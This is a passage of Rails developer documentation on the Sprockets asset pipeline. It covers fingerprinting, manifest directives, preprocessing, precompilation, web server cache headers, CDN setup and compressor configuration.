It also generated some lines in our database.yml configuration corresponding to our choice of PostgreSQL for database.

The only catch with using the SCM options is that you have to make your application's directory first, then initialize your SCM, then you can run the `rails new` command to generate the basis of your app.

The Asset Pipeline

1 What is the Asset Pipeline?

The asset pipeline provides a framework to concatenate and minify or compress JavaScript and CSS assets. It also adds the ability to write these assets in other languages and pre-processors such as CoffeeScript, Sass and ERB.

The asset pipeline is technically no longer a core feature of Rails 4, it has been extracted out of the framework into the sprockets-rails gem.
The asset pipeline is enabled by default.

You can disable the asset pipeline while creating a new application by passing the `--skip-sprockets` option.

```
rails new appname --skip-sprockets
```

Rails 4 automatically adds the `sass-rails`, `coffee-rails` and `uglifier` gems to your Gemfile, which are used by Sprockets for asset compression:

```
gem 'sass-rails'
gem 'uglifier'
gem 'coffee-rails'
```

Using the `--skip-sprockets` option will prevent Rails 4 from adding `sass-rails` and `uglifier` to Gemfile, so if you later want to enable the asset pipeline you will have to add those gems to your Gemfile. Also, creating an application with the `--skip-sprockets` option will generate a slightly different `config/application.rb` file, with a require statement for the sprockets railtie that is commented-out. You will have to remove the comment operator on that line to later enable the asset pipeline:

```
# require "sprockets/railtie"
```

To set asset compression methods, set the appropriate configuration options in `production.rb` - `config.assets.css_compressor` for your CSS and `config.assets.js_compressor` for your JavaScript:

```
config.assets.css_compressor = :yui
config.assets.js_compressor = :uglifier
```

The `sass-rails` gem is automatically used for CSS compression if included in Gemfile and no `config.assets.css_compressor` option is set.

1.1 Main Features

The first feature of the pipeline is to concatenate assets, which can reduce the number of requests that a browser makes to render a web page. Web browsers are limited in the number of requests that they can make in parallel, so fewer requests can mean faster loading for your application.

Sprockets concatenates all JavaScript files into one master `.js` file and all CSS files into one master `.css` file. As you'll learn later in this guide, you can customize this strategy to group files any way you like. In production, Rails inserts an MD5 fingerprint into each filename so that the file is cached by the web browser. You can invalidate the cache by altering this fingerprint, which happens automatically whenever you change the file contents.

The second feature of the asset pipeline is asset minification or compression. For CSS files, this is done by removing whitespace and comments. For JavaScript, more complex processes can be applied. You can choose from a set of built in options or specify your own.

The third feature of the asset pipeline is it allows coding assets via a higher-level language, with precompilation down to the actual assets. Supported languages include Sass for CSS, CoffeeScript for JavaScript, and ERB for both by default.

1.2 What is Fingerprinting and Why Should I Care?

Fingerprinting is a technique that makes the name of a file dependent on the contents of the file. When the file contents change, the filename is also changed. For content that is static or infrequently changed, this provides an easy way to tell whether two versions of a file are identical, even across different servers or deployment dates.

When a filename is unique and based on its content, HTTP headers can be set to encourage caches everywhere (whether at CDNs, at ISPs, in networking equipment, or in web browsers) to keep their own copy of the content. When the content is updated, the fingerprint will change. This will cause the remote clients to request a new copy of the content. This is generally known as *cache busting*.
The technique sprockets uses for fingerprinting is to insert a hash of the content into the name, usually at the end. For example a CSS file `global.css`

```
global-908e25f4bf641868d8683022a5b62f54.css
```

This is the strategy adopted by the Rails asset pipeline.

Rails' old strategy was to append a date-based query string to every asset linked with a built-in helper. In the source the generated code looked like this:

```
/stylesheets/global.css?1309495796
```

The query string strategy has several disadvantages:

1. **Not all caches will reliably cache content where the filename only differs by query parameters**
   Steve Souders recommends, "...avoiding a querystring for cacheable resources". He found that in this case 5-20% of requests will not be cached. Query strings in particular do not work at all with some CDNs for cache invalidation.
2. **The file name can change between nodes in multi-server environments.**
   The default query string in Rails 2.x is based on the modification time of the files. When assets are deployed to a cluster, there is no guarantee that the timestamps will be the same, resulting in different values being used depending on which server handles the request.

3. **Too much cache invalidation**
   When static assets are deployed with each new release of code, the mtime (time of last modification) of *all* these files changes, forcing all remote clients to fetch them again, even when the content of those assets has not changed.

Fingerprinting fixes these problems by avoiding query strings, and by ensuring that filenames are consistent based on their content.

Fingerprinting is enabled by default for both the development and production environments. You can enable or disable it in your configuration through the `config.assets.digest` option.
More reading:

- Optimize caching
- Revving Filenames: don't use querystring

2 How to Use the Asset Pipeline

In previous versions of Rails, all assets were located in subdirectories of `public` such as `images`, `javascripts` and `stylesheets`. With the asset pipeline, the preferred location for these assets is now the `app/assets` directory. Files in this directory are served by the Sprockets middleware.
Assets can still be placed in the `public` hierarchy. Any assets under `public` will be served as static files by the application or web server when `config.serve_static_files` is set to true. You should use `app/assets` for files that must undergo some pre-processing before they are served.
In production, Rails precompiles these files to `public/assets` by default. The precompiled copies are then served as static assets by the web server. The files in `app/assets` are never served directly in production.

2.1 Controller Specific Assets

When you generate a scaffold or a controller, Rails also generates a JavaScript file (or CoffeeScript file if the `coffee-rails` gem is in the `Gemfile`) and a Cascading Style Sheet file (or SCSS file if `sass-rails` is in the `Gemfile`) for that controller. Additionally, when generating a scaffold, Rails generates the file scaffolds.css (or scaffolds.scss if `sass-rails` is in the `Gemfile`.)
For example, if you generate a `ProjectsController`, Rails will also add a new file at `app/assets/javascripts/projects.coffee` and another at `app/assets/stylesheets/projects.scss`. By default these files will be ready to use by your application immediately using the `require_tree` directive. See Manifest Files and Directives for more details on require_tree.
You can also opt to include controller specific stylesheets and JavaScript files only in their respective controllers using the following:

`<%= javascript_include_tag params[:controller] %>` or `<%= stylesheet_link_tag params[:controller] %>`
When doing this, ensure you are not using the `require_tree` directive, as that will result in your assets being included more than once.
When using asset precompilation, you will need to ensure that your controller assets will be precompiled when loading them on a per page basis. By default .coffee and .scss files will not be precompiled on their own. See Precompiling Assets for more information on how precompiling works.

You must have an ExecJS supported runtime in order to use CoffeeScript. If you are using Mac OS X or Windows, you have a JavaScript runtime installed in your operating system. Check ExecJS documentation to know all supported JavaScript runtimes.

You can also disable generation of controller specific asset files by adding the following to your `config/application.rb` configuration:

```
config.generators do |g|
  g.assets false
end
```

2.2 Asset Organization

Pipeline assets can be placed inside an application in one of three locations: `app/assets`, `lib/assets` or `vendor/assets`.

- `app/assets` is for assets that are owned by the application, such as custom images, JavaScript files or stylesheets.
- `lib/assets` is for your own libraries' code that doesn't really fit into the scope of the application or those libraries which are shared across applications.
- `vendor/assets` is for assets that are owned by outside entities, such as code for JavaScript plugins and CSS frameworks. Keep in mind that third party code with references to other files also processed by the asset Pipeline (images, stylesheets, etc.), will need to be rewritten to use helpers like `asset_path`.

If you are upgrading from Rails 3, please take into account that assets under `lib/assets`or `vendor/assets` are available for inclusion via the application manifests but no longer part of the precompile array. See Precompiling Assets for guidance.

2.2.1 Search Paths

When a file is referenced from a manifest or a helper, Sprockets searches the three default asset locations for it.

The default locations are: the `images`, `javascripts` and `stylesheets` directories under the `app/assets` folder, but these subdirectories are not special - any path under `assets/*` will be searched.

For example, these files:

```
app/assets/javascripts/home.js
lib/assets/javascripts/moovinator.js
vendor/assets/javascripts/slider.js
vendor/assets/somepackage/phonebox.js
```

would be referenced in a manifest like this:

```
//= require home
//= require moovinator
//= require slider
//= require phonebox
```

Assets inside subdirectories can also be accessed.

```
app/assets/javascripts/sub/something.js
```

is referenced as:

```
//= require sub/something
```

You can view the search path by inspecting `Rails.application.config.assets.paths` in the Rails console.

Besides the standard `assets/*` paths, additional (fully qualified) paths can be added to the pipeline in`config/application.rb`. For example:

```
config.assets.paths << Rails.root.join("lib", "videoplayer", "flash")
```

Paths are traversed in the order they occur in the search path. By default, this means the files in `app/assets` take precedence, and will mask corresponding paths in `lib` and `vendor`.

It is important to note that files you want to reference outside a manifest must be added to the precompile array or they will not be available in the production environment.

2.2.2 Using Index Files

Sprockets uses files named `index` (with the relevant extensions) for a special purpose.
For example, if you have a jQuery library with many modules, which is stored in `lib/assets/javascripts/library_name`, the file `lib/assets/javascripts/library_name/index.js` serves as the manifest for all files in this library. This file could include a list of all the required files in order, or a simple `require_tree`directive.
The library as a whole can be accessed in the application manifest like so:

```
//= require library_name
```

This simplifies maintenance and keeps things clean by allowing related code to be grouped before inclusion elsewhere.

2.3 Coding Links to Assets

Sprockets does not add any new methods to access your assets - you still use the familiar `javascript_include_tag` and `stylesheet_link_tag`:

```
<%= stylesheet_link_tag "application", media: "all" %>
<%= javascript_include_tag "application" %>
```

If using the turbolinks gem, which is included by default in Rails 4, then include the 'data-turbolinks-track' option which causes turbolinks to check if an asset has been updated and if so loads it into the page:

```
<%= stylesheet_link_tag "application", media: "all", "data-turbolinks-
track" => true %>
<%= javascript_include_tag "application", "data-turbolinks-track" =>
true %>
```

In regular views you can access images in the `public/assets/images` directory like this:

```
<%= image_tag "rails.png" %>
```

Provided that the pipeline is enabled within your application (and not disabled in the current environment context), this file is served by Sprockets. If a file exists at `public/assets/rails.png` it is served by the web server.
Alternatively, a request for a file with an MD5 hash such as `public/assets/rails-af27b6a414e6da00003503148be9b409.png` is treated the same way. How these hashes are generated is covered in the In Production section later on in this guide.
Sprockets will also look through the paths specified in `config.assets.paths`, which includes the standard application paths and any paths added by Rails engines.
Images can also be organized into subdirectories if required, and then can be accessed by specifying the directory's name in the tag:

```
<%= image_tag "icons/rails.png" %>
```

If you're precompiling your assets (see In Production below), linking to an asset that does not exist will raise an exception in the calling page. This includes linking to a blank string. As such, be careful using `image_tag` and the other helpers with user-supplied data.

2.3.1 CSS and ERB

The asset pipeline automatically evaluates ERB. This means if you add an `erb` extension to a CSS asset (for example, `application.css.erb`), then helpers like `asset_path` are available in your CSS rules:

```
.class { background-image: url(<%= asset_path 'image.png' %>) }
```

This writes the path to the particular asset being referenced. In this example, it would make sense to have an image in one of the asset load paths, such as `app/assets/images/image.png`, which would be

referenced here. If this image is already available in `public/assets` as a fingerprinted file, then that path is referenced.
If you want to use a data URI - a method of embedding the image data directly into the CSS file - you can use the `asset_data_uri` helper.
```
#logo { background: url(<%= asset_data_uri 'logo.png' %>) }
```
This inserts a correctly-formatted data URI into the CSS source.

Note that the closing tag cannot be of the style `-%>`.

2.3.2 CSS and Sass

When using the asset pipeline, paths to assets must be re-written and `sass-rails` provides `-urland -path` helpers (hyphenated in Sass, underscored in Ruby) for the following asset classes: image, font, video, audio, JavaScript and stylesheet.

- `image-url("rails.png")` becomes `url(/assets/rails.png)`
- `image-path("rails.png")` becomes `"/assets/rails.png"`.

The more generic form can also be used:

- `asset-url("rails.png")` becomes `url(/assets/rails.png)`
- `asset-path("rails.png")` becomes `"/assets/rails.png"`

2.3.3 JavaScript/CoffeeScript and ERB

If you add an `erb` extension to a JavaScript asset, making it something such as `application.js.erb`, you can then use the `asset_path` helper in your JavaScript code:
```
$('#logo').attr({ src: "<%= asset_path('logo.png') %>" });
```
This writes the path to the particular asset being referenced.

Similarly, you can use the `asset_path` helper in CoffeeScript files with `erb` extension (e.g., `application.coffee.erb`):
```
$('#logo').attr src: "<%= asset_path('logo.png') %>"
```

2.4 Manifest Files and Directives

Sprockets uses manifest files to determine which assets to include and serve. These manifest files contain *directives* - instructions that tell Sprockets which files to require in order to build a single CSS or JavaScript file. With these directives, Sprockets loads the files specified, processes them if necessary, concatenates them into one single file and then compresses them (if `Rails.application.config.assets.compress` is true). By serving one file rather than many, the load time of pages can be greatly reduced because the browser makes fewer requests. Compression also reduces file size, enabling the browser to download them faster.
For example, a new Rails 4 application includes a default `app/assets/javascripts/application.js` file containing the following lines:
```
// ...
//= require jquery
//= require jquery_ujs
//= require_tree .
```
In JavaScript files, Sprockets directives begin with `//=`. In the above case, the file is using the `require` and the `require_tree` directives. The `require` directive is used to tell Sprockets the files you wish to require. Here, you are requiring the files `jquery.js` and `jquery_ujs.js` that are available somewhere in the search path for Sprockets. You need not supply the extensions explicitly. Sprockets assumes you are requiring a `.js` file when done from within a `.js` file.

The `require_tree` directive tells Sprockets to recursively include *all* JavaScript files in the specified directory into the output. These paths must be specified relative to the manifest file. You can also use the `require_directory` directive which includes all JavaScript files only in the directory specified, without recursion.
Directives are processed top to bottom, but the order in which files are included by `require_tree` is unspecified. You should not rely on any particular order among those. If you need to ensure some particular JavaScript ends up above some other in the concatenated file, require the prerequisite file first in the manifest. Note that the family of `require` directives prevents files from being included twice in the output.
Rails also creates a default `app/assets/stylesheets/application.css` file which contains these lines:

```
/* ...
*= require_self
*= require_tree .
*/
```

Rails 4 creates both `app/assets/javascripts/application.js` and `app/assets/stylesheets/application.css` regardless of whether the --skip-sprockets option is used when creating a new rails application. This is so you can easily add asset pipelining later if you like.
The directives that work in JavaScript files also work in stylesheets (though obviously including stylesheets rather than JavaScript files). The `require_tree` directive in a CSS manifest works the same way as the JavaScript one, requiring all stylesheets from the current directory.
In this example, `require_self` is used. This puts the CSS contained within the file (if any) at the precise location of the `require_self` call.
If you want to use multiple Sass files, you should generally use the Sass `@import` ruleinstead of these Sprockets directives. When using Sprockets directives, Sass files exist within their own scope, making variables or mixins only available within the document they were defined in.

You can do file globbing as well using `@import "*"`, and `@import "**/*"` to add the whole tree which is equivalent to how `require_tree` works. Check the sass-rails documentation for more info and important caveats.
You can have as many manifest files as you need. For example, the `admin.css` and `admin.js`manifest could contain the JS and CSS files that are used for the admin section of an application.
The same remarks about ordering made above apply. In particular, you can specify individual files and they are compiled in the order specified. For example, you might concatenate three CSS files together this way:

```
/* ...
*= require reset
*= require layout
*= require chrome
*/
```

2.5 Preprocessing

The file extensions used on an asset determine what preprocessing is applied. When a controller or a scaffold is generated with the default Rails gemset, a CoffeeScript file and a SCSS file are generated in place of a regular JavaScript and CSS file. The example used before was a controller called "projects", which generated an `app/assets/javascripts/projects.coffee` and an `app/assets/stylesheets/projects.scss` file.
In development mode, or if the asset pipeline is disabled, when these files are requested they are processed by the processors provided by the `coffee-script` and `sass` gems and then sent back to the

browser as JavaScript and CSS respectively. When asset pipelining is enabled, these files are preprocessed and placed in the `public/assets` directory for serving by either the Rails app or web server.
Additional layers of preprocessing can be requested by adding other extensions, where each extension is processed in a right-to-left manner. These should be used in the order the processing should be applied. For example, a stylesheet called `app/assets/stylesheets/projects.scss.erb` is first processed as ERB, then SCSS, and finally served as CSS. The same applies to a JavaScript file - `app/assets/javascripts/projects.coffee.erb` is processed as ERB, then CoffeeScript, and served as JavaScript.
Keep in mind the order of these preprocessors is important. For example, if you called your JavaScript file `app/assets/javascripts/projects.erb.coffee` then it would be processed with the CoffeeScript interpreter first, which wouldn't understand ERB and therefore you would run into problems.

3 In Development

In development mode, assets are served as separate files in the order they are specified in the manifest file.

This manifest `app/assets/javascripts/application.js`:

```
//= require core
//= require projects
//= require tickets
```

would generate this HTML:

```
<script src="/assets/core.js?body=1"></script>
<script src="/assets/projects.js?body=1"></script>
<script src="/assets/tickets.js?body=1"></script>
```

The `body` param is required by Sprockets.

3.1 Runtime Error Checking

By default the asset pipeline will check for potential errors in development mode during runtime. To disable this behavior you can set:

```
config.assets.raise_runtime_errors = false
```

When this option is true, the asset pipeline will check if all the assets loaded in your application are included in the `config.assets.precompile` list. If `config.assets.digest` is also true, the asset pipeline will require that all requests for assets include digests.

3.2 Turning Digests Off

You can turn off digests by updating `config/environments/development.rb` to include:

```
config.assets.digest = false
```

When this option is true, digests will be generated for asset URLs.

3.3 Turning Debugging Off

You can turn off debug mode by updating `config/environments/development.rb` to include:

```
config.assets.debug = false
```

When debug mode is off, Sprockets concatenates and runs the necessary preprocessors on all files. With debug mode turned off the manifest above would generate instead:

```
<script src="/assets/application.js"></script>
```
Assets are compiled and cached on the first request after the server is started. Sprockets sets a `must-revalidate` Cache-Control HTTP header to reduce request overhead on subsequent requests - on these the browser gets a 304 (Not Modified) response.
If any of the files in the manifest have changed between requests, the server responds with a new compiled file.

Debug mode can also be enabled in Rails helper methods:

```
<%= stylesheet_link_tag "application", debug: true %>
<%= javascript_include_tag "application", debug: true %>
```
The `:debug` option is redundant if debug mode is already on.
You can also enable compression in development mode as a sanity check, and disable it on-demand as required for debugging.

4 In Production

In the production environment Sprockets uses the fingerprinting scheme outlined above. By default Rails assumes assets have been precompiled and will be served as static assets by your web server.

During the precompilation phase an MD5 is generated from the contents of the compiled files, and inserted into the filenames as they are written to disc. These fingerprinted names are used by the Rails helpers in place of the manifest name.

For example this:

```
<%= javascript_include_tag "application" %>
<%= stylesheet_link_tag "application" %>
```
generates something like this:

```
<script src="/assets/application-
908e25f4bf641868d8683022a5b62f54.js"></script>
<link href="/assets/application-4dd5b109ee3439da54f5bdfd78a80473.css"
media="screen"
rel="stylesheet" />
```
Note: with the Asset Pipeline the :cache and :concat options aren't used anymore, delete these options from the `javascript_include_tag` and `stylesheet_link_tag`.
The fingerprinting behavior is controlled by the `config.assets.digest` initialization option (which defaults to `true` for production and `false` for everything else).
Under normal circumstances the default `config.assets.digest` option should not be changed. If there are no digests in the filenames, and far-future headers are set, remote clients will never know to refetch the files when their content changes.

4.1 Precompiling Assets

Rails comes bundled with a rake task to compile the asset manifests and other files in the pipeline.

Compiled assets are written to the location specified in `config.assets.prefix`. By default, this is the `/assets` directory.

You can call this task on the server during deployment to create compiled versions of your assets directly on the server. See the next section for information on compiling locally.

The rake task is:

```
$ RAILS_ENV=production bin/rake assets:precompile
```

Capistrano (v2.15.1 and above) includes a recipe to handle this in deployment. Add the following line to `Capfile`:

```
load 'deploy/assets'
```

This links the folder specified in `config.assets.prefix` to `shared/assets`. If you already use this shared folder you'll need to write your own deployment task.
It is important that this folder is shared between deployments so that remotely cached pages referencing the old compiled assets still work for the life of the cached page.

The default matcher for compiling files includes `application.js`, `application.css` and all non-JS/CSS files (this will include all image assets automatically) from `app/assets` folders including your gems:

```
[ Proc.new { |filename, path| path =~ /app\/assets/ && !%w(.js
.css).include?(File.extname(filename)) },
/application.(css|js)$/ ]
```

The matcher (and other members of the precompile array; see below) is applied to final compiled file names. This means anything that compiles to JS/CSS is excluded, as well as raw JS/CSS files; for example, `.coffee` and `.scss` files are **not** automatically included as they compile to JS/CSS.

If you have other manifests or individual stylesheets and JavaScript files to include, you can add them to the `precompile` array in `config/initializers/assets.rb`:

```
Rails.application.config.assets.precompile += ['admin.js',
'admin.css', 'swfObject.js']
```

Always specify an expected compiled filename that ends with .js or .css, even if you want to add Sass or CoffeeScript files to the precompile array.

The rake task also generates a `manifest-md5hash.json` that contains a list with all your assets and their respective fingerprints. This is used by the Rails helper methods to avoid handing the mapping requests back to Sprockets. A typical manifest file looks like:

```
{"files":{"application-
723d1be6cc741a3aabb1cec24276d681.js":{"logical_path":"application.js","mtime":"201
3-07-26T22:55:03-07:00","size":302506,
"digest":"723d1be6cc741a3aabb1cec24276d681"},"application-
12b3c7dd74d2e9df37e7cbb1efa76a6d.css":{"logical_path":"application.css","mtime":"2
013-07-26T22:54:54-07:00","size":1560,
"digest":"12b3c7dd74d2e9df37e7cbb1efa76a6d"},"application-
1c5752789588ac18d7e1a50b1f0fd4c2.css":{"logical_path":"application.css","mtime":"2
013-07-26T22:56:17-07:00","size":1591,
"digest":"1c5752789588ac18d7e1a50b1f0fd4c2"},"favicon-
a9c641bf2b81f0476e876f7c5e375969.ico":{"logical_path":"favicon.ico","mtime":"2013-
07-26T23:00:10-07:00","size":1406,
"digest":"a9c641bf2b81f0476e876f7c5e375969"},"my_image-
231a680f23887d9dd70710ea5efd3c62.png":{"logical_path":"my_image.png","mtime":"2013
-07-26T23:00:27-07:00","size":6646,
"digest":"231a680f23887d9dd70710ea5efd3c62"}},"assets":{"application.js":
"application-723d1be6cc741a3aabb1cec24276d681.js","application.css":
"application-1c5752789588ac18d7e1a50b1f0fd4c2.css",
"favicon.ico":"favicona9c641bf2b81f0476e876f7c5e375969.ico","my_image.png":
"my_image-231a680f23887d9dd70710ea5efd3c62.png"}}
```

The default location for the manifest is the root of the location specified in `config.assets.prefix`('/assets' by default).

If there are missing precompiled files in production you will get an `Sprockets::Helpers::RailsHelper::AssetPaths::AssetNotPrecompiledError`exception indicating the name of the missing file(s).

4.1.1 Far-future Expires Header

Precompiled assets exist on the file system and are served directly by your web server. They do not have far-future headers by default, so to get the benefit of fingerprinting you'll have to update your server configuration to add those headers.

For Apache:

```
# The Expires* directives requires the Apache module
# `mod_expires` to be enabled.
<Location /assets/>
  # Use of ETag is discouraged when Last-Modified is present
  Header unset ETag
  FileETag None
  # RFC says only cache for 1 year
  ExpiresActive On
  ExpiresDefault "access plus 1 year"
</Location>
```

For NGINX:

```
location ~ ^/assets/ {
  expires 1y;
  add_header Cache-Control public;

  add_header ETag "";
  break;
}
```

4.1.2 GZip Compression

When files are precompiled, Sprockets also creates a gzipped (.gz) version of your assets. Web servers are typically configured to use a moderate compression ratio as a compromise, but since precompilation happens once, Sprockets uses the maximum compression ratio, thus reducing the size of the data transfer to the minimum. On the other hand, web servers can be configured to serve compressed content directly from disk, rather than deflating non-compressed files themselves.
NGINX is able to do this automatically enabling `gzip_static`:

```
location ~ ^/(assets)/  {
  root /path/to/public;
  gzip_static on; # to serve pre-gzipped version
  expires max;
  add_header Cache-Control public;
}
```

This directive is available if the core module that provides this feature was compiled with the web server. Ubuntu/Debian packages, even `nginx-light`, have the module compiled. Otherwise, you may need to perform a manual compilation:

```
./configure --with-http_gzip_static_module
```

If you're compiling NGINX with Phusion Passenger you'll need to pass that option when prompted.

A robust configuration for Apache is possible but tricky; please Google around. (Or help update this Guide if you have a good configuration example for Apache.)

4.2 Local Precompilation

There are several reasons why you might want to precompile your assets locally. Among them are:

- You may not have write access to your production file system.
- You may be deploying to more than one server, and want to avoid duplication of work.
- You may be doing frequent deploys that do not include asset changes.

Local compilation allows you to commit the compiled files into source control, and deploy as normal.

There are three caveats:

- You must not run the Capistrano deployment task that precompiles assets.
- You must ensure any necessary compressors or minifiers are available on your development system.
- You must change the following application configuration setting:

In `config/environments/development.rb`, place the following line:

```
config.assets.prefix = "/dev-assets"
```

The `prefix` change makes Sprockets use a different URL for serving assets in development mode, and pass all requests to Sprockets. The prefix is still set to `/assets` in the production environment. Without this change, the application would serve the precompiled assets from `/assets` in development, and you would not see any local changes until you compile assets again.
In practice, this will allow you to precompile locally, have those files in your working tree, and commit those files to source control when needed. Development mode will work as expected.

4.3 Live Compilation

In some circumstances you may wish to use live compilation. In this mode all requests for assets in the pipeline are handled by Sprockets directly.

To enable this option set:

```
config.assets.compile = true
```

On the first request the assets are compiled and cached as outlined in development above, and the manifest names used in the helpers are altered to include the MD5 hash.

Sprockets also sets the `Cache-Control` HTTP header to `max-age=31536000`. This signals all caches between your server and the client browser that this content (the file served) can be cached for 1 year. The effect of this is to reduce the number of requests for this asset from your server; the asset has a good chance of being in the local browser cache or some intermediate cache.
This mode uses more memory, performs more poorly than the default and is not recommended.

If you are deploying a production application to a system without any pre-existing JavaScript runtimes, you may want to add one to your Gemfile:

```
group :production do
  gem 'therubyracer'
end
```

4.4 CDNs

CDN stands for Content Delivery Network, they are primarily designed to cache assets all over the world so that when a browser requests the asset, a cached copy will be geographically close to that browser. If you are serving assets directly from your Rails server in production, the best practice is to use a CDN in front of your application.

A common pattern for using a CDN is to set your production application as the "origin" server. This means when a browser requests an asset from the CDN and there is a cache miss, it will grab the file from your server on the fly and then cache it. For example if you are running a Rails application on `example.com` and have a CDN configured at `mycdnsubdomain.fictional-cdn.com`, then when a request is made to `mycdnsubdomain.fictional- cdn.com/assets/smile.png`, the CDN will query your server once at `example.com/assets/smile.png` and cache the request. The next request to the CDN that comes in to the same URL will hit the cached copy. When the CDN can serve an asset directly the request never touches your Rails server. Since the assets from a CDN are geographically closer to the browser, the request is faster, and since your server doesn't need to spend time serving assets, it can focus on serving application code as fast as possible.

4.4.1 Set up a CDN to Serve Static Assets

To set up your CDN you have to have your application running in production on the internet at a publically available URL, for example `example.com`. Next you'll need to sign up for a CDN service from a cloud hosting provider. When you do this you need to configure the "origin" of the CDN to point back at your website `example.com`, check your provider for documentation on configuring the origin server.

The CDN you provisioned should give you a custom subdomain for your application such as `mycdnsubdomain.fictional-cdn.com` (note fictional-cdn.com is not a valid CDN provider at the time of this writing). Now that you have configured your CDN server, you need to tell browsers to use your CDN to grab assets instead of your Rails server directly. You can do this by configuring Rails to set your CDN as the asset host instead of using a relative path. To set your asset host in Rails, you need to set `config.action_controller.asset_host` in `config/production.rb`:

```
config.action_controller.asset_host = 'mycdnsubdomain.fictional-
cdn.com'
```

You only need to provide the "host", this is the subdomain and root domain, you do not need to specify a protocol or "scheme" such as `http://` or `https://`. When a web page is requested, the protocol in the link to your asset that is generated will match how the webpage is accessed by default.

You can also set this value through an environment variable to make running a staging copy of your site easier:

```
config.action_controller.asset_host = ENV['CDN_HOST']
```

Note: You would need to set `CDN_HOST` on your server to `mycdnsubdomain .fictional-cdn.com` for this to work.

Once you have configured your server and your CDN when you serve a webpage that has an asset:

```
<%= asset_path('smile.png') %>
```

Instead of returning a path such as `/assets/smile.png` (digests are left out for readability). The URL generated will have the full path to your CDN.

```
http://mycdnsubdomain.fictional-cdn.com/assets/smile.png
```

If the CDN has a copy of `smile.png` it will serve it to the browser and your server doesn't even know it was requested. If the CDN does not have a copy it will try to find it a the "origin" `example.com/assets/smile.png` and then store it for future use.

If you want to serve only some assets from your CDN, you can use custom `:host` option your asset helper, which overwrites value set in `config.action_controller.asset_host`.

```
<%= asset_path 'image.png', host: 'mycdnsubdomain.fictional-cdn.com' %>
```

4.4.2 Customize CDN Caching Behavior

A CDN works by caching content. If the CDN has stale or bad content, then it is hurting rather than helping your application. The purpose of this section is to describe general caching behavior of most CDNs, your specific provider may behave slightly differently.

4.4.2.1 CDN Request Caching

While a CDN is described as being good for caching assets, in reality caches the entire request. This includes the body of the asset as well as any headers. The most important one being `Cache-Control`which tells the CDN (and web browsers) how to cache contents. This means that if someone requests an asset that does not exist `/assets/i-dont-exist.png` and your Rails application returns a 404, then your CDN will likely cache the 404 page if a valid `Cache-Control` header is present.

4.4.2.2 CDN Header Debugging

One way to check the headers are cached properly in your CDN is by using curl. You can request the headers from both your server and your CDN to verify they are the same:

```
$ curl -I http://www.example/assets/application-
d0e099e021c95eb0de3615fd1d8c4d83.css
HTTP/1.1 200 OK
Server: Cowboy
Date: Sun, 24 Aug 2014 20:27:50 GMT
Connection: keep-alive
Last-Modified: Thu, 08 May 2014 01:24:14 GMT
Content-Type: text/css
Cache-Control: public, max-age=2592000
Content-Length: 126560
Via: 1.1 vegur
```

Versus the CDN copy.

```
$ curl -I http://mycdnsubdomain.fictional-cdn.com/application-
d0e099e021c95eb0de3615fd1d8c4d83.css
HTTP/1.1 200 OK Server: Cowboy Last-
Modified: Thu, 08 May 2014 01:24:14 GMT Content-Type: text/css
Cache-Control:
public, max-age=2592000
Via: 1.1 vegur
Content-Length: 126560
Accept-Ranges:
bytes
Date: Sun, 24 Aug 2014 20:28:45 GMT
Via: 1.1 varnish
Age: 885814
Connection: keep-alive
X-Served-By: cache-dfw1828-DFW
X-Cache: HIT
X-Cache-Hits:
68
X-Timer: S1408912125.211638212,VS0,VE0
```

Check your CDN documentation for any additional information they may provide such as `X-Cache` or for any additional headers they may add.

4.4.2.3 CDNs and the Cache-Control Header

The cache control header is a W3C specification that describes how a request can be cached. When no CDN is used, a browser will use this information to cache contents. This is very helpful for assets that are not modified so that a browser does not need to re-download a website's CSS or javascript on every request. Generally we want our Rails server to tell our CDN (and browser) that the asset is "public", that means any cache can store the request. Also we commonly want to set `max-age` which is how long the cache will store the object before invalidating the cache. The `max-age` value is set to seconds with a maximum possible value of `31536000` which is one year. You can do this in your rails application by setting

```
config.static_cache_control = "public, max-age=31536000"
```

Now when your application serves an asset in production, the CDN will store the asset for up to a year. Since most CDNs also cache headers of the request, this `Cache-Control` will be passed along to all future browsers seeking this asset, the browser then knows that it can store this asset for a very long time before needing to re-request it.

4.4.2.4 CDNs and URL based Cache Invalidation

Most CDNs will cache contents of an asset based on the complete URL. This means that a request to

```
http://mycdnsubdomain.fictional-cdn.com/assets/smile-123.png
```

Will be a completely different cache from

```
http://mycdnsubdomain.fictional-cdn.com/assets/smile.png
```

If you want to set far future `max-age` in your `Cache-Control` (and you do), then make sure when you change your assets that your cache is invalidated. For example when changing the smiley face in an image from yellow to blue, you want all visitors of your site to get the new blue face. When using a CDN with the Rails asset pipeline `config.assets.digest` is set to true by default so that each asset will have a different file name when it is changed. This way you don't have to ever manually invalidate any items in your cache. By using a different unique asset name instead, your users get the latest asset.

5 Customizing the Pipeline

5.1 CSS Compression

One of the options for compressing CSS is YUI. The YUI CSS compressor provides minification.
The following line enables YUI compression, and requires the `yui-compressor` gem.

```
config.assets.css_compressor = :yui
```

The other option for compressing CSS if you have the sass-rails gem installed is

```
config.assets.css_compressor = :sass
```

5.2 JavaScript Compression

Possible options for JavaScript compression are `:closure`, `:uglifier` and `:yui`. These require the use of the `closure-compiler`, `uglifier` or `yui-compressor` gems, respectively.
The default Gemfile includes uglifier. This gem wraps UglifyJS (written for NodeJS) in Ruby. It compresses your code by removing white space and comments, shortening local variable names, and performing other micro-optimizations such as changing `if` and `else` statements to ternary operators where possible.
The following line invokes `uglifier` for JavaScript compression.

```
config.assets.js_compressor = :uglifier
```

You will need an ExecJS supported runtime in order to use `uglifier`. If you are using Mac OS X or Windows you have a JavaScript runtime installed in your operating system.

The `config.assets.compress` initialization option is no longer used in Rails 4 to enable either CSS or JavaScript compression. Setting it will have no effect on the application. Instead, setting `config.assets.css_compressor` and `config.assets.js_compressor`will control compression of CSS and JavaScript assets.

5.3 Using Your Own Compressor

The compressor config settings for CSS and JavaScript also take any object. This object must have a`compress` method that takes a string as the sole argument and it must return a string.

```
class Transformer
  def compress(string)
    do_something_returning_a_string(string)
  end
end
```

To enable this, pass a new object to the config option in `application.rb`:

```
config.assets.css_compressor = Transformer.new
```

5.4 Changing the *assets* Path

The public path that Sprockets uses by default is `/assets`.

This can be changed to something else:

```
config.assets.prefix = "/some_other_path"
```

This is a handy option if you are updating an older project that didn't use the asset pipeline and already uses this path or you wish to use this path for a new resource.

5.5 X-Sendfile Headers

The X-Sendfile header is a directive to the web server to ignore the response from the application, and instead serve a specified file from disk. This option is off by default, but can be enabled if your server supports it. When enabled, this passes responsibility for serving the file to the web server, which is faster. Have a look at send_file on how to use this feature.

